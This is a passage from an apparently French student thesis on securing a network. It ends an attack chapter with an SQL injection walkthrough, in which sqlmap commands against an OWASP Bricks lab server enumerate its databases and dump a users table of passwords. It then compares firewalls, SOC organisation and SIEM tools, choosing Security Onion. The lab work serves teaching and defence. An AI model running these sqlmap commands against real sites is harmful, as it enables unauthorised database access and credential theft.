


FIGURE 2.35 – Capture d'écran du victime

L'attaque de porte dérobée inversée générée afin de contrôler la machine windows est effectuée avec succès puisque nous réussirons à savoir les informations taper par notre victime ainsi que capturer le contenu de la machine à n'importe quelle moment. Dans l'attaque suivante nous énumérer les différentes étapes pour réaliser une injection SQL.

2.6 Injection SQL

- Généralités

Les injections SQL font partie des failles Web redoutables, puisqu'elles s'exploitent côté serveur. Elles touchent les sites qui interagissent de manière non sécurisée avec une base de données, permettant ainsi à un attaquant de détourner les requêtes comme il le souhaite.

- Scénario

Le but étant d'accéder à la base de données d'un serveur web OWASP Bricks vulnérable et d'afficher "les logins et les mots de passe" avec les lignes de commande SQLmap.




FIGURE 2.36 – Scénario d'une attaque d'injection SQL

- Outils

- Pc exécutant le système d'exploitation « Parrot Os »

- Le framework «SQLmap»

Sqlmap est un outil de test de pénétration open source qui automatise le processus de détection et d'exploitation des failles d'injection SQL et de prise de contrôle des serveurs de bases de données. Il comprend un puissant moteur de détection, de nombreuses fonctionnalités uniques pour l'auditeur et une large gamme d'options allant des empreintes de bases de données, l'extraction des données, l'accès au système de fichier ou l'exécution de commandes sur le système d'exploitation via une connexion hors bande. [5]

- Réalisation

D'abord, nous installons un serveur OWASP Bricks pour attaquer sa base de données.




FIGURE 2.37 – Serveur OWASP Bricks

Nous allons ensuite identifier lister les bases de données avec la commande suivante :

```
File Edit View Search Terminal Help
[redway@redway-virtualbox:~]-
$ sqlmap -u http://192.168.142.11/owaspbricks/content-1/index.php?id=0 -dbs
```

FIGURE 2.38 – Énumération des bases de données

Avec `-dbs` pour spécifier que nous voulons toutes les bases de données.

```
File Edit View Search Terminal Help
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[23:52:40] [INFO] fetching database names
[23:52:40] [WARNING] reflective value(s) found and filtering out
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomq
[*] dwna
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidæ
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] nhnhb
```

FIGURE 2.39 – Énumération des bases de données

Nous allons continuer en identifiant les différentes tables contenus dans cette base de données grâce à :

```
[*] ending @ 23:52:40 /2022-05-13/
$ sqlmap -u http://192.168.142.11/owaspbricks/content-1/index.php?id=0 -D bricks --tables
```

FIGURE 2.40 – Énumération des bases de données

Avec `-D` pour spécifier la base de données que nous voulons utiliser et `--tables` pour avoir la liste des tables.

```
[00:01:21] [WARNING] reflective value(s) found and filtering out
Database: bricks
[1 table]
+-----+
| users |
+-----+
```

FIGURE 2.41 – Tables trouvés

Nous avons trois tables, celle qui nous intéresse ici est la table « user ». Par la suite, nous pouvons avoir le contenu de cette table avec la commande suivante :

```
[*] ending @ 00:01:21 /2022-05-14/
└─$sqlmap -u http://192.168.142.11/owaspbricks/content-1/index.php?id=0 -D bricks -T users -columns
```

FIGURE 2.42 – Énumération des colonnes d'une base

Avec-T pour spécifier la table.

Database: bricks	
Table: users	
[8 columns]	
Column	Type
ref	varchar(145)
email	varchar(45)
host	varchar(45)
idusers	int(11)
lang	varchar(45)
name	varchar(45)
password	varchar(45)
ua	varchar(45)

FIGURE 2.43 – Colonnes trouvés

Ensuite, nous énumérerons la liste des users et passwords par la commande suivante.

```
[redway@redway.virtualbox]--[-]
└─$sqlmap -u http://192.168.142.11/owaspbricks/content-1/index.php?id=0 -D bricks -T users
-C name,password --dump
```

FIGURE 2.44 – Dump d'une table

Avec –dump afin d'avoir le contenu de la table.

Database: bricks	
Table: users	
[4 entries]	
name	password
admin	admin
tom	tom
ron	ron
harry	5f4dcc3b5aa765d61d8327deb882cf99 (password)

FIGURE 2.45 – liste des users et passwords

Finalement, nous testons le couple (user, password) pour accéder à la page Login du serveur et ceci fonctionne avec succès.




FIGURE 2.46 – Test Login

Pour résumer, durant l'attaque d'injection SQL nous avons réussi à accéder à une base de données de notre serveur Bricks et d'afficher les logins et les mots de passe.

Conclusion

La phase d'études des vulnérabilités durant ce chapitre nous a permis de déterminer les principaux outils et attitudes qui nous permettent de mieux sécuriser notre système à travers la présentation des nombreux types d'attaques les plus envisagées aujourd'hui et la spécification des méthodes qui permettent la pénétration des systèmes informatiques. Le prochain chapitre sera consacré à une étude exhaustive des solutions que nous allons utiliser pour mieux sécuriser notre architecture réseau, détecter et diminuer le risque de cyberattaques.

Chapitre 3

Étude et choix de la solution

Introduction

Dans ce chapitre, nous examinons certaines notions fondamentales sur lesquelles notre projet est basé, nous étudions des outils de prévention contre les cyberattaques, les études comparatives des solutions disponibles et nous présentons les technologies et les solutions adoptées pour notre projet.

1 Prévention contre les attaques

Les chances d'une cyberattaque augmentent de façon exponentielle, et non seulement les grandes organisations sont ciblées par les cybercriminels, mais aussi les petites et moyennes entreprises. Par conséquent, nous devons disposer des outils nécessaires pour assurer la sécurité de notre infrastructure.

1.1 Firewall

Un firewall est un équipement de sécurité qui analyse le trafic réseau entrant et sortant et autorise/bloque les paquets de données en se basant sur un ensemble des règles. Il est chargé de dresser une barrière entre le réseau interne et le trafic entrant provenant de sources externes afin de bloquer le trafic malveillant qui peut être une source d'une cyberattaque.




FIGURE 3.1 – Architecture d'un réseau avec un fierwall

Un système pare-feu est basé sur 3 règles prédéfinies qui permet de mettre en œuvre une méthode de filtrage permettant :

- Autoriser (allow) : Cette règle est dédiée pour autoriser les paquets.
- Bloquer (deny) : Cette règle nous aide à bloquer les paquets.
- Rejeter (drop) : Cette règle nous offre l'opportunité de rejeter les paquets.

Il existe plusieurs types et nous trouvons une très grande liste des différents pare-feu. Dans cette partie nous énumérons deux exemple de firewall.

• PfSense

PfSense est une distribution de pare-feu/routeur open source basée sur le système d'exploitation FreeBSD. Il est installé sur une machine physique ou virtuelle pour créer un pare-feu/routeur dédié pour un réseau informatique, il intègre des fonctions de routage et de NAT lui permettant de connecter plusieurs réseaux à la fois. Il peut être configuré et administré via une interface Web et ne nécessite aucune connaissance du système FreeBSD. Cet outil comporte l'équivalent libre des outils et services utilisés habituellement sur des routeurs professionnels propriétaires ce qui en font la meilleure solution pour la sécurisation d'un réseau domestique ou de petite entreprise. [6]



FIGURE 3.2 – PfSense

• Untangle

Untangle simplifie la sécurité du réseau en simplifiant le déploiement, la mise à l'échelle et la gestion des déploiements de pare-feu pour les fournisseurs de services gérés. Untangle NG Firewall est conçu pour être un équilibre entre performance et protection et est idéal pour être utilisé dans un large éventail d'organisations différentes à la recherche d'une solution de sécurité réseau rentable. [7]



FIGURE 3.3 – Untangle NG

Après avoir énuméré les différents exemples de pare-feu nous passons à une étude comparative entre pfSense et Untangle NG. Le tableau 3.1 suivant présente les caractéristiques de chaque firewall.

Selon le tableau comparatif nous choisissons le pfSense comme un pare-feu afin de l'intégrer dans notre architecture comme un outil qui va nous aider à renforcer la sécurité des LAN des entreprises.

Caractéristiques	Pfsense	Untangle
Operating System	FreeBSD	Linux
Adéquation	Moyennes et grandes entreprises	Petites entreprises
Prix	Gratuit	25\$ par an
Open source	Oui	Oui
Modules complémentaires	Oui	Non
Documentation disponibles	Une grande communauté	Une petite communauté
Consommation de ressources	Faible utilisation des ressources	Gourmand en ressources

TABLE 3.1 – Tableau comparative entre PfSense et Untangle

- **Fonctionnalités de pfSense**

PfSense ne fait pas seulement office de firewall et de routeur, PfSense offre une multitude de fonctionnalités intéressantes comme : [8]

- **Pare-feu** (sa fonction primaire) qui est le même que celui utilisé par la distribution FreeBSD.
- **Table d'état** qui contient les informations sur les connexions réseaux.
- **Traduction d'adresses réseaux (NAT)** ce qui permet de joindre une machine située sur le LAN à partir de l'extérieur.
- **VPN** pour sécuriser les données transitant sur le réseau.
- **Serveur DHCP** qui permet de distribuer automatiquement une configuration IP aux équipements présents sur le réseau.
- **Serveur DNS(statique ou dynamique)** qui permet de communiquer avec les autres périphériques présents sur le réseau grâce à leurs adresses IP.
- **Portail captif** qui permet de forcer l'authentification, ou la redirection vers une page pour l'accès au réseau.

1.2 Les antivirus

Les antivirus sont des applications indépendantes ou suite de programmes capables de détecter, identifier, neutraliser, éliminer des logiciels malveillants et supprimer des virus présents sur des ordinateurs et réseaux. Les logiciels antivirus modernes protègent aussi les appareils contre tous les types de malicieux sans affecter leur vitesse et performance. Il existe plus de 50 antivirus commerciaux actuellement et quelques antivirus open-source comme : Bitdefender, Norton, Panda, BullGuard...etc.

1.3 Les proxys

Un serveur proxy joue le rôle de passerelle entre Internet et le réseau local. En effet, Il s'agit d'un serveur intermédiaire qui sépare les clients des lieux où ils se rendent. Les serveurs proxy offrent différents niveaux de fonctionnalité, de sécurité et de confidentialité

en fonction du cas d'utilisation, des besoins ou Politique de l'entreprise. La configuration d'un proxy signifie que certains types de trafic seront envoyés au serveur proxy et non directement à Internet. Cela permet à l'utilisateur de masquer son adresse IP des sites Web, ou l'organisation peut utiliser un serveur proxy pour appliquer le contrôle d'accès et le filtrage de contenu. Il transfère le trafic vers la destination et envoie toutes les réponses reçues à son client.




FIGURE 3.4 – Architecture d'un réseau avec un serveur proxy

Pour résumer, nous avons présenté les systèmes de prévention contre les attaques. En effet, nous avons énuméré les mécanismes de sécurité informatique comme le pare-feu, l'antivirus et le proxy. Par la suite, nous avons choisi le firewall pfSense comme un outil qui va renforcer la sécurité dans notre architecture. Dans la partie qui suit, nous détaillons les notions théorique de la Security Onion, le fonctionnement du SIEM, les différents SIEM open source ainsi que le choix de solution adoptée.

2 Security operation center (SOC)

Le SOC est une plateforme qui permet de superviser et d'administrer la sécurité d'un système d'information grâce à des outils de collecte, de corrélation d'événements et d'intervention à distance. L'objectif du SOC est de détecter, d'analyser et de réparer les incidents de cybersécurité. Pour cela, il utilise une combinaison de dispositifs technologiques et un ensemble de processus pour détecter et signaler les moindres incidents afin que les équipes puissent réagir rapidement.

2.1 Composition du SOC

Le SOC peut être représenté par les trois composants suivants [9] :




FIGURE 3.5 – Composition du SOC

• Ressources humaines

Les Ressources humaines représentent les différents acteurs nécessaires au bon fonctionnement du SOC. Ils sont découpés en trois tiers, chaque tiers ayant un rôle spécifique :




FIGURE 3.6 – Ressources humaines

Les équipes sont donc divisées en trois parties :

- Le Tiers 1 (ou niveau 1) : Il s'agit d'une équipe d'analystes dont la mission est de trier et qualifier les événements avant de faire remonter au Tiers 2. En effet, le Tiers 1 effectue une analyse des événements en temps réel, celle-ci doit être brève et basée sur des scénarios prédéfinis afin de faire une première évaluation. La politique de sécurité mise en place dicte la durée maximum de l'analyse (moins d'un quart d'heure généralement). Tout événement dont l'étude n'est pas finie à ce moment-là est remonté vers le Tiers 2.

- Le Tiers 2 (ou niveau 2) : Cette équipe reçoit les alertes du niveau 1 et lance une analyse plus approfondie afin de déterminer avec plus de précision l'origine et les conséquences liées à l'événement en cours. Contrairement au Tiers 1, ces équipes ne sont pas tenues de travailler en temps réel : elles peuvent ainsi allouer plus de temps pour étudier les alertes et déterminer si un incident a eu lieu. Elles rédigent aussi les procédures de traitement des événements pour le niveau 1 et participent à l'amélioration des règles de corrélation permettant au Tiers 1 de lever des alertes pertinentes.

- Le Tiers 3 (ou niveau 3) : Ce Tiers est légèrement différent des autres : premièrement il n'est pas présent dans tous les SOC. Son objectif étant plutôt d'éviter les incidents avant qu'ils ne se produisent, son rôle se rapproche du CSIRT (Computer Security Incident Response Team). D'ailleurs dans certaines entreprises, c'est le CSIRT qui s'occupe de cette partie. Il s'agit donc ici d'une expertise plus poussée que pour les niveaux 1 et 2. Au sein du Tiers 3 peuvent être réalisées des activités de forensic ou de reverse-engineering afin d'analyser au maximum un incident et d'anticiper de futurs événements. En cas d'attaque non connue, les niveaux 1 et 2 ne sont pas alertés, c'est au niveau trois de faire une veille sur les menaces.

- Le SOC Manager : Il est responsable de l'ensemble des trois niveaux du SOC et reporte directement au RSSI (Responsable de la Sécurité des Systèmes d'Information) ou au DSI(Directeur des Systèmes Informatique).

Afin d'avoir un meilleur taux de détection d'incidents, le soutien des utilisateurs des systèmes d'informations au sein de l'entreprise est par ailleurs nécessaire. En effet, ceux-ci sont invités à remonter toute irrégularité dans l'utilisation de leur système. C'est grâce à ces informations que les équipes du SOC ont la possibilité d'améliorer la protection des terminaux.

• Les Processus

Les processus représentent les différentes actions courantes du SOC. Ils respectent souvent deux méthodes afin d'évoluer sur deux échelles de temps :

- Une échelle de temps à vision systémique : la méthode qui nous intéresse alors est une adaptation du PDCA (Plan Do Check Act) pour la cyber sécurité.
- Une échelle de temps de mouvement rapide : on adapte alors la méthode OODA (Observe Orient Decide Act).

Si l'on « traduit » la méthodologie par les actions classiques d'un SOC, on obtient :




FIGURE 3.7 – Méthodologie par les actions classiques d'un SOC

On voit donc que cela correspond bien aux différentes étapes et actions réalisées par les membres des équipes du SOC.

• Les Technologies du SOC

Le SOC implique une combinaison d'outils technologiques afin de se protéger des cybers attaques et d'assurer une sécurité informatique maximale. Parmi les principaux outils constituant le SOC nous présentons le système de gestion des informations et des événements de sécurité (SIEM), une plate-forme de renseignement sur les menaces Cti (Cyber Threat Intelligence) et une plate-forme de réponse aux incidents de sécurité.

2.2 Avantages du SOC

- La surveillance et l'analyse ininterrompues des activités suspectes.
- L'amélioration des temps de réponse aux incidents et des pratiques de gestion des incidents.
- La diminution de l'écart entre le moment de la compromission et celui de la détection.
- Des actifs logiciels et matériels centralisés pour permettre la mise en œuvre d'une approche plus holistique de la sécurité.
- Une communication et une collaboration efficaces pour détecter et classer les tactiques et techniques adverses.
- La réduction des coûts associés aux incidents de sécurité.
- Plus de transparence et de contrôle sur les opérations de sécurité.
- Une traçabilité fiable concernant les données utilisées dans les activités de cybersécurité post-mortem.

3 Security Event Information Management (SIEM)

SIEM est l'acronyme de “Security Incident and Event Management”. Il s'agit d'un système de sécurité qui combine les fonctions SIM (Security information management) et SEM (Security évent management) dans un seul système de gestion de sécurité.

- **SIM (Security Information Management)** : C'est la première génération, construite sur les systèmes traditionnels de collecte et de gestion des journaux. Il a introduit le stockage à long terme, l'analyse et la création des rapports sur les données des journaux, et a combiné les journaux avec les renseignements sur les menaces.

- **SEM (Security Event Management)** : C'est la deuxième génération, adressant les événements de sécurité, agrégation, corrélation et notification des événements des systèmes de sécurité tels que les antivirus, les pare-feux et les systèmes de détection d'intrusion (IDS), ainsi que les événements signalés directement par l'authentification, les traps SNMP, serveurs, bases de données, ... etc.

L'outil SIEM analyse en temps réel les alertes de sécurité créées par l'application et le réseau. Donc il peut-être défini comme un outil qui assure la collecte d'événements en temps réel, la surveillance, la corrélation et l'analyse des événements à travers des sources disparates .

3.1 Fonctionnement de SIEM

La solution S.I.E.M. permet de surveiller des applications, des comportements utilisateurs et des accès aux données. A travers les fonctionnalités fournies par cette solution, il est donc possible de collecter les logs et données générés par les applications, les équipements de sécurité et les systèmes hôtes des entreprises pour les consolider au sein d'une plateforme centralisée. Il rassemble les données des antivirus, des logs des pare-feu, ... pour les classer en différentes catégories . Lorsque les outils SIEM identifient une menace sur le réseau, ils génèrent une alerte et lui attribuent un niveau de gravité en fonction de règles prédéfinies.

le SIEM peut fournir de nombreuses fonctionnalités, comme le montre la figure ci-dessous :




FIGURE 3.8 – Fonctionnalités du SIEM

- **Data Aggregation** : Le SIEM récupère des données telles que les journaux du système à partir de différentes sources en utilisant les éléments suivants :
 - Data Collectors (Collecteurs de données).
 - Data Forwarders (Transporteurs de données).
- **Threat Intelligence** : Dans le domaine de la cybersécurité, le renseignement sur les menaces consiste à recueillir des informations sur les cybermenaces passées, actuelles et potentielles, puis les analyser pour voir si elles sont pertinentes et comment elles pourraient avoir un impact sur l'organisation. Le SIEM utilise le renseignement sur les menaces pour vérifier que les données qu'il recueille ne contiennent pas de menaces.
- **Security Event Correlation** : Cette fonction comprend des algorithmes, une corrélation statistique ou basée sur des règles et d'autres méthodes, telles que la corrélation de différents événements entre eux ou la corrélation d'événements avec des données contextuelles. La corrélation peut se produire en temps réel, mais tous les outils ne prennent pas en charge cette fonctionnalité. En effet, certains outils se concentrent

sur l'association de données historiques dans leurs bases de données. De plus, d'autres méthodes d'analyse de log sont parfois incluses dans cette catégorie.

- **Advanced Analytics** : Cette opération permet de rechercher tous types de changements de comportements, même les comportements typiques qui pourraient indiquer des compromis.
- **Dashboards** : Cette fonction comprend des tableaux de bord de monitoring de la sécurité et affiche des opérations à l'usage du personnel. Ainsi, les analystes peuvent voir les informations collectées mais aussi les résultats des corrélations pratiquement en temps réel. Les données historiques et archivées peuvent également être présentées de cette manière.
- **Threat Hunting** : Cette fonction permet d'utiliser les nouvelles données sur les menaces pour examiner les données SIEM existantes à la recherche d'anomalies potentielles que les anciennes données sur les menaces n'ont pas détectées.
- **Forensics** : C'est une analyse des données SIEM existantes pour obtenir des indices en vue d'une enquête médico-légale. En effet les données sont conservées pendant une période minimale, par exemple un an.

3.2 Rôles du SIEM dans un SOC

Le rôle du SIEM est de fournir aux analystes du Security Operations Center une intelligence complète issue de l'analyse de données événementielles trop diverses et volumineuses pour être étudiées manuellement. L'analyse SIEM des données machine et des fichiers journaux peut détecter les activités malveillantes et déclencher des réponses automatisées, réduisant considérablement le temps de réponse aux attaques.



FIGURE 3.9 – Schéma explicatif de SIEM

3.3 Les SIEMs open source les plus connues

La solution de notre projet est basée sur le SIEM. Nous devons d'abord mener une étude comparative pour choisir le logiciel adéquat, puis l'implémenter dans notre architecture. Après une recherche ciblée, nous avons trouvé plusieurs logiciels open sources concurrents :

- **Alien Vault OSSIM**

AlienVault, OSSIM est probablement l'une des plateformes SIEM open source les plus populaires. Il possède un ensemble d'outils intégrés permettant une multitude de possibilités de traitement de l'information. OSSIM comprend des composants SIEM clés, à savoir la collecte, le traitement et la normalisation des événements, et surtout, la corrélation des événements. OSSIM combine des fonctions natives de stockage de journaux et de corrélation avec de nombreux projets open source pour créer un SIEM complet. La liste des projets open source inclus dans OSSIM comprend : FProbe, Munin, Nagios, NFSen / NFDump, OpenVAS, OSSEC, PRADS, Snort, Suricata et TCPTrack.

- **Security Onion Solutions (SOS)**

La security onion est un système de sécurité, elle s'agit d'une distribution linux orientée vers la détection d'intrusions, la supervision de la sécurité et la gestion des logs. cette distribution intègre des outils inclus par défaut pour les Alerts, Hunt, PCAP,et des outils de sécurité issus de communautés open source par exemple : Playbook, FleetDM, osquery, CyberChef, Elasticsearch, Logstash, Kibana, Suricata, Zeek et Wazuh.

La raison pour laquelle ce système de sécurité est appelé security onion est la gestion de sécurité par couche. La figure suivante montre les différentes couches sécurisées.




FIGURE 3.10 – Security Onion

En revanche, S.O est une grande distribution qui facilite la mise en relation et l'intégration de plusieurs éléments.

3.4 Etude comparative des solutions étudiées

Dans cette section, nous allons comparer les deux solutions SIEM open-source : OSSIM et Security Onion.

Le tableau 3.2 suivant présente les avantages et les inconvénients de chaque solution.

Outil	Avantage	Inconvénient
Alienvault OSSIM	<ul style="list-style-type: none"> - Construit sur des projets open source éprouvés - L'intégralité d'Alien Vault est autonome dans un fichier ISO. - Le portail alimenté par l'utilisateur permet aux clients de partager leurs données sur les menaces pour améliorer le système 	<ul style="list-style-type: none"> - Il n'y a pas de gestion des logs, de visualisation, d'automatisation et d'intégration des journaux avec des services tiers. - Les plateformes cloud telles que AWS/Azure ne sont pas prises en charge. - Intervention manuelle lors de détection d'alarme - Configuration difficile - Solution complexe à mettre en œuvre.
Security Onion	<ul style="list-style-type: none"> - Installation facile et bien documentée. - Il peut analyser les données d'événements en temps réel. - Support de Elasticsearch Logstash Kibana - Solution basée sur des outils de sécurité open source. Permet une grande modularité et offre un panel de fonctionnalités conséquent 	<ul style="list-style-type: none"> - Nécessite une connaissance élevée - Langue anglaise seulement disponible.

TABLE 3.2 – Tableau comparative des solutions SIEM

3.5 Choix et critique de la solution SIEM la plus adaptée

Après avoir fait une étude coomparative entre les différents SIEMs,nous constatons que Security Onion est le meilleur logiciel adapté à nos besoins, encore plus, il est aussi un concurrent des logiciels propriétaires par excellence. En effet, c'est la solution la plus fiable et riche par rapport aux autres solutions, qui sert également à la détection de l'ensemble tentatives d'intrusions que ce soit en cas de réussite ou en cas d'échec. Il est donc notre meilleur choix.

- **Fonctionnement de Security Onion**

La security onion peut fournir de nombreuses fonctionnalités comme :

- Capture et sauvegarde de trafic.
- Journalisation d'événements.
- Détection de malware.
- Analyse des logs.
- Analyse statique des PCAP.
- Surveillance du réseaux.

- **Composants de Security Onion**

Security Onion est une solution très riche de plusieurs outils de sécurité open source, qui servent à faciliter le fonctionnement de S.O. Il comprend Snort, Squert, ELSA, ELK, Sguil, Kibana, Suricata, Zeek, OSSEC, et de nombreux autres outils. [10]

